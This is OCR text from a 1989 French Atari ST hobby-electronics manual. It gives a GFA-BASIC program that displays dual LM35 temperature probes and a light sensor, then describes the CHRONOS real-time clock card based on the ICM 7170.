



**Fig. 4 :** Brochage LM35.





**Fig. 5 :** Synoptique double sonde de température.

Nous avons mis le filtre RC, sensible à la température, à 50 cm du capteur proprement dit afin que celui-ci puisse être, par exemple, plongé dans l'eau bouillante (version LM35CZ svp !...), sans entraîner une dérive du filtre. Aussi nous ne pouvons que vous inviter à rendre le capteur d'extrémité de sonde étanche, comme le suggère le schéma de montage (Fig. 6). La gaine thermorétractable et vos talents de bricoleur devraient vous aider à atteindre ce but sans trop de difficulté !

## APPLICATION

Nous vous proposons ci-dessous le listing d'un programme affichant (sous forme graphique s'il vous plaît !), les températures mesurées (ainsi que le niveau de lumière).

Bien évidemment, il vient tout de suite à l'esprit un thermostat d'ambiance, justifiant la double sonde de température. Ainsi, s'il fait 35°C au dehors, ELECTRA déclenchera un ventilateur pour ramener votre « antre » à 18°C. Tandis que s'il fait 10°C, l'Atari mettra en route un radiateur électrique afin de prendre soin de son maître adoré...






**Fig. 6 :** Schéma de montage de la double sonde de température.



```
'
'              ********************************************
'              *      Programme de démonstration          *
'              *        des sondes pour ANANUM            *
'              *                                          *
'              * (c) 1989 Jean Guérard-Philippe Casier    *
'              *                éditions WEKA             *
'              ********************************************
'
DEFINT "a-z"
carte=7
thermoa=2
thermob=3
sondelum=0
rectif=0
'
' si vous utilisez un LM35cZ, rectif=0 (l'ADC 804 vous retourne
' 0 pour -40°C et 10mV*40*255/5 = 20 pour 0°C).
' si vous utilisez un LM35dZ, rectif=20 (l'ADC 804 vous retournant
' cette fois 0 pour 0 °C).
'
' ******************** programme principal **********************
'
initecran
'
REPEAT
  mesurelum(carte,sondelum)
  semple(carte,thermoa,z)
  pause 10
  mesuretemp(carte,thermoa,rectif,0)
  mesuretemp(carte,thermob,rectif,180)
UNTIL INKEY$=" "
'
' ************************ procédures ************************
'
> PROCEDURE initecran
  ' procédure initialisant l'écran de présentation
  '
  ' thermomètre A
  '
  PCIRCLE 100,170,40
  RBOX 95,170,105,10
  PBOX 95,170,105,145
  FOR i=0 TO 120 STEP 2
    LINE 105,140-i,115,140-i
  NEXT i
  FOR i=0 TO 120 STEP 10
    LINE 105,140-i,125,140-i
  NEXT i
  FOR i=-20 TO 0 STEP 10
    ATEXT 135,117-i,1,i
  NEXT i
```

(suite)

```
FOR i=10 TO 100 STEP 10
  ATEXT 135,117-i,1,i
NEXT i
BOX 35,195,165,0
ATEXT 60,10,2,"A"
'
' thermomètre B
'
PCIRCLE 280,170,40
RBOX 275,170,285,10
PBOX 275,170,285,145
FOR i=0 TO 120 STEP 2
  LINE 285,140-i,295,140-i
NEXT i
FOR i=0 TO 120 STEP 10
  LINE 285,140-i,305,140-i
NEXT i
FOR i=-20 TO 0 STEP 10
  ATEXT 315,117-i,1,i
NEXT i
FOR i=10 TO 100 STEP 10
  ATEXT 315,117-i,1,i
NEXT i
BOX 215,195,345,0
ATEXT 240,10,2,"B"
'
' indicateur de lumière
'
CIRCLE 510,145,30
LINE 450,150,570,150
LINE 450,150,510,120
LINE 570,150,510,120
FILL 510,125
FILL 510,145
BOX 385,195,635,115
'
' titre
'
BOX 385,0,635,50
ATEXT 390,5,2,"    DEMO SONDES POUR ANANUM"
ATEXT 390,25,1,"(c) 1989 J. Guérard Ph. Cesier"
ATEXT 390,35,1,"        éditions WEKA"
'
' paramètres
'
BOX 385,60,635,105
ATEXT 390,65,1,"ANANUM ----------> carte "
ATEXT 390,75,1,"Therm. A ----------> sonde "
ATEXT 390,85,1,"Therm. B ----------> sonde "
```

(suite)

```
    ATEXT 390,95,1,"Capteur de lumière -> sonde "
    ATEXT 620,65,1,carte
    ATEXT 620,75,1,thermoa
    ATEXT 620,85,1,thermob
    ATEXT 620,95,1,sondelum
    '
  RETURN
   ' ---------------------------------------------------------------
  > PROCEDURE lir(crt,adr,VAR rtr)
    ' procédure de lecture dans une carte du système STdev
    '
    rtr=PEEK(&HFA0001+crt*&H2000+adr*&H100)
  RETURN
   ' ---------------------------------------------------------------
  > PROCEDURE ecr(crt,adr,don)
    ' procédure d'écriture dans une carte du système STdev
    '
    POKE(&HFB0000+crt*&H2000+adr*&H100+don)
  RETURN
   ' ---------------------------------------------------------------
  > PROCEDURE sample(carte,sonde,VAR donnee)
    ' lancement d'une conversion et lecture du résultat
    '
    ecr(carte,sonde,0)
    FOR i=1 TO 10
    NEXT i
    lir(carte,sonde,donnee)
  RETURN
   ' ---------------------------------------------------------------
  > PROCEDURE typelum(lumiere,VAR message$)
    ' reconnaissance type de lumière mesurée
    '
    IF lumiere<=5 THEN
      message$="8  spot sur sonde  "
    ENDIF
    IF lumiere>5 AND lumiere<=10 THEN
      message$="4lumiere d'ambiance"
    ENDIF
    IF lumiere>10 AND lumiere<=50 THEN
      message$="2    crépuscule    "
    ENDIF
    IF lumiere>50 AND lumiere<=200 THEN
      message$="0 sonde recouverte "
    ENDIF
    IF lumiere>200 THEN
      message$="0obscurité complète"
    ENDIF
  RETURN
   ' ---------------------------------------------------------------
```

(suite)

```
> PROCEDURE visulum(message$)
  ' affichage du type de lumière mesurée
  '
  ATEXT 445,160,1,RIGHT$(message$,16)
  pas=VAL(LEFT$(message$,2))
  FOR i=1 TO 8
    COLOR 0
    CIRCLE 510,145,30+6*i,2100,3300
  NEXT i
  FOR i=1 TO pas
    COLOR 1
    CIRCLE 510,145,30+6*i,2100,3300
  NEXT i
RETURN
' ------------------------------------------------------------
> PROCEDURE mesurelum(carte,sondelum)
  ' procédure complète de mesure de la lumière ambiante
  '
  sample(carte,sondelum,lumiere)
  typelum(lumiere,message$)
  visulum(message$)
RETURN
' ------------------------------------------------------------
> PROCEDURE mesuretemp(carte,thermo,rectif,x)
  ' procédure complète de mesure de la température
  '
  sample(carte,thermo,temperature)
  increment=(temperature+rectif)*2
  FOR i=0 TO increment
    COLOR 1
    LINE 96+x,160-i,104+x,160-i
  NEXT i
  FOR i=increment+1 TO 140
    COLOR 0
    LINE 96+x,160-i,104+x,160-i
  NEXT i
RETURN
'
'
```

# 10/3.5

# CHRONOS : horloge temps réel sauvegardée avec alarme

Quel stylo, quelle lampe de bureau, quel objet quelconque n'a encore été conçu qui donne l'heure ? Car en effet, c'est l'affichage de l'heure qui parfois fait animer un produit. Aussi, quoi de plus logique que les concepteurs de STdev proposent une carte horloge dont la fonction première est de donner l'heure.

## Brève digression culturelle

Cronos est l'un des six titans engendrés par Ouranos et Gaia. Uni à sa sœur Rhéa, il engendre à son tour les Olympiens dont Zeus est le dernier. Celui-ci mène la lutte contre son père et le précipite dans le Tartare, fond de l'univers situé en deçà des Enfers.

Outre la culture générale du lecteur, ce bref extrait de la mythologie grecque avait pour but de préciser qu'il n'y a absolument aucun rapport entre Cronos et le nom de la carte présentée dans ces lignes.

Le préfixe CHRONO- vient en fait du grec khrônos, le temps. D'où le nom francisé de la carte, CHRONOS, mieux approprié à un logo que le mot français correspondant. Et pourtant, les puristes seront satisfaits, puisque CHRONOS est une horloge temps réel sauvegardée.

## Du bon usage du temps

L'intérêt d'une horloge sauvegardée est d'avoir à sa disposition l'heure et la date courante dès l'allumage de l'ordinateur, et d'être ainsi dispensé de cette tâche fastidieuse qu'est la mise à l'heure par le clavier.

La carte ici présentée serait des plus communes si ses fonctions s'en arrêtaient là : en effet, une horloge de ce type est déjà implantée dans les MEGA ST 1, 2 et 4, dont l'heure est sauvegardée grâce à deux piles R6 installées dans l'ordinateur. En fait, CHRONOS possède en plus une alarme programmable, qui permet de lancer un processus à un instant bien précis, même

si l'ordinateur central est éteint. En l'occurrence, l'action envisagée est la fermeture d'un relais, à l'heure de l'alarme. Ce relais commande une prise 220 V, et c'est là que réside la grande astuce de la carte : elle est capable d'allumer l'Atari à un instant donné, sans intervention aucune de la part de l'utilisateur. Les lecteurs impatients de voir combien leur imagination débordante devant les applications possibles de cette carte dépasse celles proposées par les auteurs peuvent d'ores et déjà jeter un regard sur les modestes exemples d'utilisation fournis en fin d'article.

## UN SPÉCIALISTE : LE ICM 7170

L'horloge est conçue à partir d'un composant spécialisé : le ICM 7170 de la firme INTERSIL, dont l'interfaçage avec le bus STdev est facilement réalisable.

Dans l'Atari comme dans tout micro-ordinateur, on distingue le processeur central, les mémoires et les nombreux circuits périphériques. Ceux-ci sont autant d'interfaces avec le monde extérieur ; en sortie, comme le générateur sonore AY-3-8910 ; en entrée comme le contrôleur d'interruptions 68901. Il est également d'autres circuits qui ne sont pas des interfaces, mais spécialisés dans une tâche précise. Il en va ainsi du Blitter pour les manipulations graphiques, des ACIA 6850 pour les transmissions avec l'extérieur... Les tâches en question auraient pu être effectuées par le processeur lui-même, mais moyennant une surcharge de travail et un temps d'exécution plus long. Au contraire, le circuit spécialisé, conçu pour une fonction donnée, effectuera ce travail plus rapidement que le micro-processeur, tout en lui permettant de faire autre chose.

En ce qui concerne CHRONOS, l'heure étant tout de même gérée d'origine par le ST, et qui plus est par le processeur du clavier, ce qui décharge le 68000, la carte se contente de fournir l'heure de départ au système, lors de l'initialisation. Cette tâche *esclave* est doublée d'une tâche *maître* par la possibilité de déclencher d'elle-même un relais, ce que l'on conçoit que le 68000 ne puisse pas faire lorsqu'il est éteint.

## COMPTER SUR SES DOIGTS

Pour un ordinateur, compter est une opération fort simple, tant que l'on reste dans un système binaire. Un compteur 16 bits pourra ainsi compter de 0 (000...000) à 65535 (111...111) de 1 en 1. Si on lui additionne encore une unité, il repassera à 0, la retenue n'étant pas prise en compte.

Malheureusement, le système de mesure du temps en vigueur depuis des siècles est totalement inadapté au comptage binaire. Jugez plutôt : 1 minute contient 60 secondes, 1 h = 60 min, 1 j = 24 h, 1 semaine = 7 j, 1 mois = 28 à 31 j, 1 an = 12 mois. Et sans faire état de la subtilité des années bissextiles...

Si un tel compteur était câblé en logique discrète, c'est-à-dire en un pur assemblage de portes ET, OU..., il nécessiterait une grande quantité de compo-



sants de base. Au contraire un circuit spécialisé permet de regrouper tous ses composants dans une seule puce.

### ILLUSTRATION: STRUCTURE INTERNE DE L'ICM 7170

Reportons-nous à la figure 1. La liaison avec le bus STdev se fait par l'intermédiaire de tampons trois-états pour les données et de registres pour les adresses, ces deux sous-ensembles étant contrôlés par la logique de décodage des signaux RD, WR, ALE, CS. Cette architecture se retrouve dans la carte ELECTRA, où l'on aura vite repéré le 74LS374 en entrée, à cette différence près que l'ICM 7170 inclue d'origine l'équivalent des 74LS374 et 74LS244.

Tout d'abord, à l'initialisation du circuit, l'heure vient du bus STdev, passe le tampon trois-états, et va initialiser les compteurs. De même, les alarmes et octets de contrôles sont dirigés vers les mémoires d'alarme et de contrôle.

Puis, en permanence, le circuit compare l'alarme souhaitée (inscrite précédemment dans la mémoire) au contenu des compteurs et, en cas de coïncidence il déclenche l'interruption au travers du sous-ensemble de gestion des interruptions sur lequel nous reviendrons par la suite.

Enfin, lorsque STdev interroge le circuit, l'heure est transférée des compteurs vers l'extérieur toujours via ce bus.

Il est bon de rappeler que les compteurs s'incrémentent automatiquement à fréquence constante quel que soit le quartz utilisé. C'est en effet le diviseur de fréquence qui effectue le bon rapport de division entre la fréquence du quartz et la fréquence d'incrémentation de 100 Hz des compteurs — la précision de l'horloge est de 1/100e de seconde —. Ce bon choix est fait par l'intermédiaire de bits du registre de commande contenu dans la mémoire. Ce registre sera étudié par la suite.

Le diviseur de fréquence est à basse consommation car il doit fonctionner lorsque l'horloge est en mode stand-by. Ce mode est imposé par le sous-ensemble de contrôle des alimentations lorsque la tension Vdd passe en-dessous d'une certaine valeur, auquel cas c'est la pile connectée entre Vbackup et Vdd qui prend le relais. Pour information, la masse n'est plus alors référencée par rapport à Vss mais par rapport à Vbackup. Dans ce mode stand-by, afin d'économiser la pile, seuls les sous-ensembles essentiels restent actifs : à savoir les compteurs (c'est la moindre des choses), le diviseur de fréquence, la mémoire et par conséquent le sous-ensemble d'interruptions. Il est donc impossible de demander l'heure au circuit lorsqu'il est dans ce mode mais il peut quand même générer des interruptions.

Remarquons à propos du sous-ensemble d'interruptions qu'il reçoit ses informations d'une part de la comparaison alarme/compteurs, et d'autre part des compteurs eux-mêmes. Ce qui donne la possibilité de générer des interruptions périodiques en plus des interruptions d'alarme.

Pour en finir avec cette description interne de l'ICM 7170, notons la présence d'un transistor MOSFET en lieu et place de l'habituel transistor à col-





**Fig. 1 :** Structure interne de l'ICM 7170 (source INTERSIL).

lecteur ouvert. L'option choisie par INTERSIL permet de disposer du niveau que l'on veut sur la sortie d'interruption suivant le potentiel appliqué sur la broche INT SOURCE.

## AUTOPSIE D'UN SYNOPTIQUE

Reportons-nous à la figure 2. Sur le traditionnel connecteur STdev sont reliés directement les bus de l'ICM 7170.

A noter la présence insolite d'un couple condensateur-diode sur le bit D0. En effet D0 étant réalisé à partir du signal LDS du 68000, il remonte plus tôt que les autres bits de données en fin de cycle d'écriture. Ce décalage de quelques nanosecondes ne perturbe pas les cartes ELECTRA et ANANUM mais ne laisse pas assez de temps à l'ICM 7170 pour lire D0. Les auteurs, après avoir testé différentes valeurs de condensateurs, ont opté pour une valeur intermédiaire de 390 pF (à prendre en céramique), car il s'agit de décaler le signal sans trop l'affaiblir : ce signal est en effet destiné aux huit cartes d'applications.

